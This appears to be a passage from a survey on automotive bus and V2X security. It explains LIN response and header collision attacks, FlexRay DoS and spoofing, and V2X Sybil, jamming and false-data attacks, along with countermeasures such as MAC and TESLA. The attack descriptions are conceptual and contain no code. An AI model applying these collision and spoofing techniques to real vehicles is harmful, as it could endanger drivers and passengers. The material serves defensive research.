In a response collision attack the attacker sends an illegitimate message at the same time that a legitimate one is being transmitted. This action exploits LIN’s error handling logic, according to which, when a slave node sends a response and notices that the value in the bus differs, it stops transmission. Attackers can exploit this mechanism by either waiting for the master node to send a header or send a false header themselves [39]. Afterwards, they can simply send a false response that will collide with the legitimate one sent by the slave node. Since this action will alter the bus, the actual slave node will halt transmission.

In the figure below you can see how such an attack may occur. In this particular case we suppose that slave node 1 sends a response due to the header including the PID 0x00 and slave node 2, which is the target, receives it to perform some action. Initially master node 1 sends a header that will require a response which will affect the attack target (alternatively the attacker could just send this header) (a). Slave 1, because of this header, will send a response that would normally be received by slave node 2 (b). However, at the same time the attacker sends a false response (c) creating a collision. Slave 1 detects the attacker’s response on the bus and therefore stops transmitting due to the logic of the error handling mechanism. At this point the attacker is clear to continue sending the false responses, which will be received by the target slave node 2 (d) and will be considered valid.




Attacker induces collision between response sent from slave node 1 and false response.

Image 7: LIN Response Collision Attack

Header Collision Attacks

In a header collision attack, the attacker sends a fake header to collide with a legitimate one sent by the master node. Normally the legitimate header sent by the master node, would cause a slave node to transmit a response, but the attacker's collision indicates that the response must be transmitted by a different slave node than the intended one. When this different slave node transmits the response, the attackers can execute the response collision attack that was described previously, in order to inject their own false message. With this technique the attackers can tamper with the sequences of the responses sent by the slave nodes and cause many problems to autonomous vehicles, such as opening the doors or locking the steering wheel while the vehicles are moving [39].

In the following figures, one can see the steps of a header collision attack. Note that under normal circumstances for our example, we suppose that the slave node 2 would send a response corresponding to the PID 0x01 which is included in the header sent by the master node. However instead of this, it will be explained how the attack can cause slave node 1 to send a fake response to slave node 2 to force it to perform some action. First the master node, based on the time schedule, sends a header with the PID 0x01 so as to cause master slave 2 to send a response (a). However, at the same time, the attacker sends a false header with a different PID, in this case, 0x00 to cause slave node 1 to send a response instead of slave node 2 (b). Because of the header collision, the value in the bus becomes 0x00 and each slave node receives this changed value (c). Since the PID 0x00 corresponds to slave node 1, it sends a response (d), even though it was not the originally intended sender. At the same time when the slave node 1 sends the response, the attacker injects a false response which is received by slave node 2 (e) similar to what was described in the previous attack scenario. Finally, slave node 2 will perform the corresponding action based on the attacker's injected response.





Attacker
(e) Inject false response
False response
(d) Send response
Response
Response
Master node
Slave node 1 PID:0x00
Slave node 2 PID:0x01 (Attack target)
Time Schedule
After collision between headers, attacker injects a false response.

Image 8: LIN Header Collision Attack

Countermeasures

Similar to CAN, an effective way to protect against the previously mentioned attacks would be to implement the use of Message Authentication Code (MAC) in order to prevent slave nodes to accept false responses as valid ones. In [39] it is also proposed that whenever a slave node detects that the bus level does not match the response that was sent, a special signal is transmitted that directs the other nodes to enter a safe mode until the bus level indication changes and is in full agreement with the response sent from the initial slave node.

FlexRay

The FlexRay communications bus is a deterministic, fault-tolerant and high-speed bus system developed in conjunction with automobile manufacturers and some of the leading suppliers of automotive equipment [41,42]. It is a next generation solution, more sophisticated than CAN and it is capable to meet the requirements for x-by-wire applications, such as drive-by-wire, steer-by-wire and brake-by-wire. From the other side, FlexRay is a high-cost solution that aims to be utilized for complex applications, therefore it can work side to side with other protocols like CAN and LIN [43].

FlexRay network layout can be based on multi-drop bus topology, star configuration or a hybrid combination of those two options. These options affect the cost, the performance, the reliability and the security of the network. In case FlexRay is setup as a multi-drop bus, the configuration includes a single main network cable that connects multiple ECUs together, as seen on the image below. This option is similar to the solution used for CAN and LIN and it is familiar to most manufacturers.




Image 9: FlexRay Multi-drop bus network configuration

The protocol also supports Star configurations which consist of individual links that connect to a central active node. This option allows to setup networks over longer distances, or to segment the network in order to isolate more effectively parts that have failed. This is possible because if one of the branches is cut, the other lines will continue functioning.




Image 10: FlexRay Star network configuration

The combination of the above options is the hybrid network which consists of both multi-drop busses and star segments. Hybrid networks take advantage of the ease of use and lower costs of the bus topology, while they apply the performance and reliability of star networks on the most critical parts of the vehicle.




Image 11: FlexRay Hybrid network configuration

Regarding its basic operation, FlexRay is a special time-triggered protocol that allows to handle data scheduled to arrive in a predictable time frame (with the accuracy of a microsecond), as well as dynamic event driven data, similar to the functionality of CAN. This is accomplished with static and dynamic frame sections and with a preset communication cycle that is configured by the manufacturer during the development of the hardware. More specifically, FlexRay manages multiple nodes with a Time Division Multiple Access or TDMA scheme, which means that every FlexRay node is synchronized to the same clock, and each node waits for its turn to write on the bus [41]. The communication cycle has a fixed duration of 1-5 ms (typically), and the main parts can be seen below:




Image 12: FlexRay Communication Cycle

The static segment is the space in the cycle which is dedicated to scheduling a number of time-triggered frames. The segment is split into slots and each slot contains a reserved frame of data. When each slot occurs in time, the reserved ECU has the opportunity to transmit its data into that slot. Once that time passes, the ECU must wait until the next cycle to transmit its data in that slot. Because the exact point in time is known in the cycle, the data is deterministic and programs know exactly how old the data is.

The dynamic segment allows to exchange occasionally transmitted data. This segment has a fixed length so there is a limit of the amount of data that can be placed in the dynamic segment per cycle. To prioritize the data, minislots are pre-assigned to each frame of data that is eligible for transmission in the dynamic segment. A minislot is typically a macrotick (a microsecond) long. Higher priority data receives a minislot closer to the beginning of the dynamic frame. Once a minislot occurs, an ECU has a brief opportunity to broadcast its frame. If it doesn't broadcast, it loses its spot in the dynamic frame and the next minislot occurs.

The symbol window is used for maintenance and identification of special cycles such as cold-start cycles so in practice most high-level applications do not interact with it.

Finally, the last part of the cycle is the Network Idle Time which is predefined and known by all the ECUs that participate in the bus. It is used to make adjustments for any potential drift that may have occurred in the previous cycle.

Threats

In order to carry the attacks mentioned below, an attacker has to compromise the firmware of an in-vehicle FlexRay network node. This can be achieved either by updating the firmware through available channels, such as the OBD port or OTA mechanisms, or by providing an already compromised node to be fitted as a replacement or after-market component.

What is more, the correct operation of the FlexRay protocol relies heavily on the precise configuration of each node as well as the fact that they must be fully synchronized at all times. This dependance on the configuration makes it easier for attackers to disrupt normal communication directly from the application layer.

Full DoS Attack

Improper configuration of the FlexRay communication cycle on one network node can generate protocol errors on all other nodes which would cause them to stop being synchronized and therefore hinder the communication on the whole bus. In essence a full DoS attack can be mounted simply by affecting node synchronization.

A possible way to launch this attack is to instruct the compromised node to send messages in all slots of the communication cycle causing collisions with messages from any of the other nodes. This will result in a loss of synchronization due to the inability of legit nodes to correctly receive synchronization frames [44].

Targeted DoS Attack

The targeted DoS attack aims to prevent certain network traffic to be received from the appropriate node. This can be achieved by adding the same messages as the target’s, to the attacker’s node own communication schedule setup and transmitting them in the appropriate slots. This way, both the compromised node and the legitimate one will transmit the same messages, each one on its own frame slot. This will cause collisions since the same message will be transmitted by two nodes and as a result it will be rejected by the receiver node. What is more, FlexRay does not provide any means to inform the sender node that a transmission has failed and there are no further actions that can be done to restore proper communication [44].

Message Spoofing

The message spoofing attack in FlexRay works similarly to the Targeted DoS attack that was mentioned previously, however it works only for messages in the dynamic segment. For the attack to be successful, the attacker node has to send the spoofed message in its own communication schedule and in order to assure its correct transmission, the spoofed message has to be sent inside communication cycles which do not contain the message transmitted by the legitimate node. Based on this fact, in order to increase the attack efficiency, the legit message transmission could be prevented by generating a collision with the targeted DoS attack.

The attack does not work for the static segment because, according to the specification, a node has to transmit a frame in the static slot that is assigned to it, regardless of whether there are new data available that need to be sent. This means that even if there are no new data to be sent by the legitimate node, it should transmit a null frame in its assigned slot. Due to this fact, it is impossible to spoof messages in a static slot, as long as it is assigned to an active legit node, since this would lead to a collision. In the dynamic segment however, the corresponding slots will only be occupied if there is data to transmit, so if the legitimate note does not intent to send any data on a specific cycle, the attacker can insert a spoofed message. In case the legitimate node intends to send data on the dynamic segment on the same cycle that the attacker injects the spoofed message, then a collision will occur and the message will be rejected by the receiver [44].

Eavesdropping Attacks

Since the data that are transmitted in FlexRay are not encrypted [3] it is possible for an attacker to become part of the network and read the messages that are exchanged between the nodes. In [3] the author argues that FlexRay deals with the same security concerns as CAN, such as leakage of security primitives, network privacy, and data confidentiality.

Countermeasures

According to [44], by using active start topologies with specific message filtering mechanisms implemented in the main ECU, it is possible to protect against both DoS and spoofing attacks. In fact, a practical solution is to use a hybrid configuration where the most sensitive components will be isolated in their own star subnetwork where the central ECU will provide message filtering and cryptographic capabilities.

In [45] the author proposes the use of Security-Aware FlexRay Scheduling Engine (SAFE), which is a FlexRay scheduling framework that incorporates the Timed Efficient Stream Loss-tolerant Authentication (TESLA) authentication protocol [46], which can be used with large number of receivers and can tolerate packet loss. Despite the fact that TESLA uses purely symmetric cryptographic functions (MAC functions), it achieves asymmetric properties. The problem with broadcast protocols and the reason why symmetric cryptography cannot be used, is that any receiver with the secret key can forge data and impersonate the sender. A purely asymmetric cryptography solution is not the ideal solution for FlexRay either, because of the high overhead, packet loss intolerance and the performance costs which are directly connected to the threat of DoS attacks since signature verification is often a computationally expensive procedure. TESLA overcomes all of the above-mentioned problems by combining two core ideas: the use of one-way key chains and the delivery of the key after the message, ensuring that it arrives in a later time after the message and the computed MAC.

Before explaining how TESLA works, first a brief explanation of one-way chains will be given.




Image 13: One-way key chain example

To generate a one-way key chain of length L the last element of the chain, S_L is first randomly picked. Next, the values of the chain are generated by repeatedly applying the one-way function F until the last element. After the chain is generated, the various keys are used and/or revealed in the reverse order. Therefore, in order to verify that each element belongs to the chain, one can simply apply the function F to the previously known value, which in essence is the next value of the chain (since it is revealed backwards). A great characteristic of one-way key chains is that if intermediate values of the chain are lost, they can be recomputed by using later values in the chain (previously known key values in the receiver).

In TESLA each value of the chain is used as the key for the computation of the MAC. Supposing that a receiver receives the key from the sender and wants to verify whether it is a legitimate one, it has to apply the function F to it and check whether the resulting value is the same as the previous key that was used for the computation of the MAC of the previous accepted message. To achieve asymmetry, TESLA first sends the message along with its computed MAC to the receiver and then after a predefined time it sends the key that was used for the computation of the MAC. The detailed description of the protocol operation can be seen on the following steps:

- The sender splits up the time into time intervals of uniform duration. Next, the sender forms a one-way key chain of self-authenticating values, and assigns the values sequentially to the time intervals (one key per time interval). The one-way key chain is used in the reverse order of generation as mentioned previously, so any value of a time interval can be used to derive values of previous time intervals. The sender defines a disclosure time for one-way key chain values, usually on the order of a few time intervals, and will only publish the key to the receiver after this disclosure time.

- The sender attaches a MAC to each packet it wants to send, which is derived from the contents of the packet. For each packet, the sender determines the time interval and uses the corresponding value from the one-way key chain as a cryptographic key to compute the MAC.
- Each receiver that receives the packet, knows the schedule for disclosing keys and, since the clocks are synchronized, can check that the key used to compute the MAC is still secret by determining that the sender could not have yet reached the time interval for disclosing it. If the MAC key is still secret, then the receiver buffers the packet.
- After receiving the key, the receiver verifies that the disclosed key is correct and it is a part of the chain (using self-authentication and previously released keys). If that is the case, it attempts to check the correctness of the MAC of buffered packets that were sent in the time interval of the disclosed key. If the MAC is correct, the receiver accepts the packet, in any other case it is rejected.
- The storage of the chain in the sender can be achieved using a hybrid approach as described in [47].

Summary

In the table below you can see a summary of the attacks and the countermeasures that were mentioned in the previous section along with the respective reference number that corresponds to the research paper:

Protocol	**Attacks and Countermeasures**	**References**
Controller Area Network (CAN)	Masquerading attack	5, 11
	Eavesdropping attack	5
	Injection Attack	5
	Replay attack	5
	Denial of service attack	4, 5
	Bus-off attack	11
	Countermeasures	11, 12, 13, 14, 15, 16 ,19, 20, 21, 22, 23, 24, 25, 26, 27, 28, 29, 30, 31, 33, 34, 35, 37, 38
Local Interconnect Network	Message Spoofing attacks	40
	Response Collision attack	39
	Header Collision attack	39

	Countermeasures	39
FlexRay	Full DoS attack	44
	Targeted DoS attack	44
	Message Spoofing	44
	Eavesdropping	3
	Countermeasures	44, 45, 46, 47

Table 2: Summary attacks and countermeasures regarding automotive bus systems

V2X

V2X, which stands for ‘Vehicle-to-Everything’ or ‘vehicle to X’, is a vehicular communication system that helps to pass information from a vehicle to any other entity that may affect it, and vice versa. This communication system incorporates more specific types of communication such as Vehicle to Infrastructure (V2I), Vehicle to Network (V2N), Vehicle to Cloud (V2C), Vehicle to Vehicle (V2V), Vehicle to Pedestrian (V2P).




Image 14: V2X Communication Scheme

V2X is considered a key factor that, when fully implemented across the world, will help increase road safety by reducing road accidents, improve traffic efficiency and promote energy saving. Combined with the development of the appropriate algorithms, all the vehicles that move in a certain part of the road, will be connected and will be able to exchange information between them (such as speed, heading, brake status etc.) as well as with devices that are placed on the sides of the road (like traffic lights, turn indicators, parking spaces, toll payments etc.).

Regarding the actual implementation of V2X, it can be WLAN-based and cellular-based. In the WLAN-based version, the communication takes place directly between the two (or more) entities which participate in a common vehicular ad-hoc network that is created as soon as they come within each other's range, forming a vehicular ad hoc network (VANET). VANETs are mainly composed of two types of wireless nodes: On-Board Units (OBUs) and Road-Side Units (RSUs). OBUs are wireless transmitters that are installed in V2X-capable vehicles. OBU-equipped vehicles can communicate with one another and with Road-Side Units (RSUs), which are stationary devices located along roads and infrastructure, that can provide internet connectivity for OBUs and report on the state of traffic or provide other type of information. OBU and RSU nodes can initiate communication with surrounding nodes, transmit and receive messages over the wireless network and stop the communication when the nodes are no longer in range [48,49]. In order to protect against malicious transmissions in this scheme, Trust Authorities (TAs) can perform authenticity checks and remove malicious nodes from VANETs [49]. Note that the WLAN-based solution does not require any intermediate communication infrastructure for the communication to take place which is key to assure safety in remote or little-developed areas. The 802.11p standard upon which the V2X WLAN technology is based, is operating in the 5.9 GHz frequency and it is particularly well suited for such communications due to its low latency, short range (under 1km) and high reliability. The IEEE 802.11p-based ad hoc V2X communication approaches are identified as DSRC (Dedicated Short-Range Communication [50]) in the United States, C-ITS (Cooperative Intelligent Transport Systems [51]) in Europe and ITS Connect in Japan.

Networking patterns for V2X communications are mainly broadcasted as information messages which are suitable for a wide range of V2X applications, such as large-scale traffic optimization, cooperative cruise control, lane change warnings etc. For other specific applications like over-the-air software or security updates, traffic and fuel management or other non-safety applications like multimedia streaming, roadside units (RSUs) can help in increasing the communication range and connectivity with back-end infrastructures as well as the Internet.

In order to support V2X communication the specifications of V2X messages have been defined for each standardization body. For example, according to DSRC, the Basic Safety Message (BSM) conveys core state information about the transmitting vehicle such as position, dynamics, status, etc. The BSM is a two-part message; the first (default) part is periodic and the second part is event-driven (e.g., for emergency braking, traffic jams, etc.). The CITS equivalent of BSM are the periodic Cooperative Awareness Message (CAM) and the (event-driven) Decentralized Environmental Notification Message (DENM). The event driven BSM messages are suitable for local neighborhoods (e.g., single hop broadcast) while DENMs can be used for specific geographical areas (e.g., multiple hops geocast). BSM, CAM, as well as DENM do not use encryption, which means that they are transmitted unencrypted.

The cellular based version of V2X, which is also called C-V2X, is an up-and-coming alternative to the IEEE 802.11p version and its main proponents are the 5G Automotive Association and the chipmaker company named 'Qualcomm'. C-V2X allows vehicles to communicate with each other with or without relying on base stations and in larger coverage compared to DSRC/CITS.

The 3GPP (3rd generation partnership project) Release 12, specifies proximity services (ProSe) for device-to-device (D2D) communications that enable exchange of data over short distances through a direct communication link (sidelink) based on the PC5 interface. Note that LTE-V2X is an extension of this 3GPP D2D functionality. The 3GPP Release 14 extends the proximity services functionality for LTE-V2X by using the LTE uplink and downlink interface and the new PC5 interface. LTE-V2X PC5 operates in the following two new modes, as shown in the figure below:

Uu-based LTE-V2X (left): Vehicles are communicating using traditional uplink (UL) and downlink (DL) channels with the help of a base station.

PC5-based LTE-V2X (right): Vehicles use sidelinks (SL) to exchange data with or without assistance from base stations using UL and DL for scheduling the sidelink resources.




Image 15: LTE-V2X PC5 Operating Modes

In several other studies [52,53,54,55] researchers compared the ad hoc V2X communications (DSRC/CITS) with LTE-V2X regarding resource allocation, performance, standardization, use-cases, deployment issues and interoperability. The results indicate that, unlike the mature DSRC/CITS version, the LTE-V2X technologies are still in development state and the necessary testing to support large number vehicles in real environments for safe applications, is not yet complete.

As with any complex connected computing platform, these additional capabilities in vehicles increase the exposure surface to potential vulnerabilities and also the likelihood of future exploitation attacks, especially if we consider the fact that attackers may have physical access to a subset of the system. Even though V2X communication aims to provide a robust and resilient transportation infrastructure, the V2X implementation also opens the door for new security challenges. As an example, a malicious vehicle could send false observations about the road conditions, such as the occurrence of an accident or traffic jam and therefore affect the behavior of other vehicles (slow-down or reroute). Attacks to vehicular communication systems can cause data loss, component failure and also harm to the environment or infrastructures. Therefore, securing V2X communicating platforms is crucial for the wide-scale deployment of such technology.

Threats

DoS attacks

DoS attacks in V2X can take place in different layers of the network and aim to deplete the usable resources so the system cannot handle the legitimate requests. For example, a malicious user could attempt to shut down the network established by an RSU in a particular area in order to prevent them from communication with the vehicles [56]. V2X is also susceptible to distributes DoS attacks, as described in [57], where multiple malicious nodes are used to launch an attack, therefore making it harder to detect the attacking network entities. Following one can see the three categories of DoS attacks in V2X:

Flooding Attack

The most common type of DoS attack is the flooding attack, where the malicious user generates traffic in order to exhaust network resources such as bandwidth, power and CPU, so eventually the nodes cannot continue to serve the legitimate users. In the data flooding attack in VANETs, the attacker creates fake data packets and sets the routes so as to be transmitted to all the nodes in the network, therefore maximizing the effectiveness.

JellyFish Attack

The JellyFish [58] attack is based on the dual role of hosts as routers in ad hoc networks, such as VANETs, in order to prevent the forwarding of messages. More specifically an attacker could disorder, delay, or periodically drop the packets that it was supposed to forward. This action can be carried out by malicious nodes without much effort and it can be proved devastating in safety-critical scenarios. For example, a vehicle involved in a traffic accident should propagate warning messages, but other vehicles could be prevented from receiving those messages by an attacker who drops or reroutes the packets. Such attacks require long term monitoring in order to be detected, which is impractical in V2X because of the high mobility.

Jamming

Regarding the physical layer, DoS attacks can be encountered in the form of jamming, as described in [59,60], where the attacker uses electromagnetic interference in order to disrupt the communication channel and sustain the transmission of messages. What is more, in order to launch a jamming attack, the malicious user does not have to understand the semantics of the exchanged messages [61] nor to be a part of the network [56]. The effectiveness of the attack however is limited by the fact that it can only take place against a specific geographical area. [60]

Passive Eavesdropping attack

The passive eavesdropping attack refers to monitoring the network traffic and analyzing the packets in order to infer information about vehicle movement or the messages they exchange between them. This passive attack is also known as traffic analysis attack or stealth attack [62]. The ultimate goal of this attack is to gather the required information that lead to further attacks, such as blackhole and DoS.

Sybil Attacks

The idea of sybil attacks was first introduced by Douceur in 2002 [63] and it is one of the most dangerous and evasive attacks in VANETs. According to it, a malicious node could pretend to have more than one identity, for example by using multiple certified key-pairs, in order to give the impression that it is in fact more than one vehicle. Depending on the variation of the attack, the attacker may choose to present multiple different identities at once, or in succession [64]. This attack can be used to further launch DoS attacks, false data injection attacks in order to spread misleading information (for example that the road is congested), or to shape the network topology and the placement of the vehicles according to the attacker's will. According to [61] a sybil attacker could also use the pseudo-identities to maliciously increase the reputation/trust score of specific vehicles or to reduce the score of legitimate vehicles. The reputation score is used to measure how much neighbor vehicles or RSUs can rely on the information transmitted by a given vehicle, therefore this attack can be used to increase the effectiveness of other more specific attacks or to decrease the effectiveness of security measures that deal with other security issues. Apart from being one of the most dangerous attacks, Sybil attack is also one of the most difficult to detect [65].

False Data Injection

In VANETs it is possible that a rogue vehicle could generate false messages and broadcast them to the network. This becomes more effective when there isn't any other vehicle to counteract that information. The counterfeit messages could indicate false traffic or accident information that would ultimately lead to vehicle collisions or force vehicles to choose another route [56,66]. Combined with the Sybil attack that was described previously, one or more sybil vehicles could state fake GPS locations in order to inject false messages that will be accepted by legitimate vehicles in any area the attacker wishes [67]. According to [52], research has shown that cooperative adaptive cruise control (CACC) is especially vulnerable to false data injection attacks [69,70].

Replay Attack

During a replay attack an attacker retransmits previously captured messages in order to cause the same reactions that took place the first time the original message was sent [56,71]. For example, an attacker could save a received message related to an accident or traffic event that happened sometime in the past and then resend it later on.

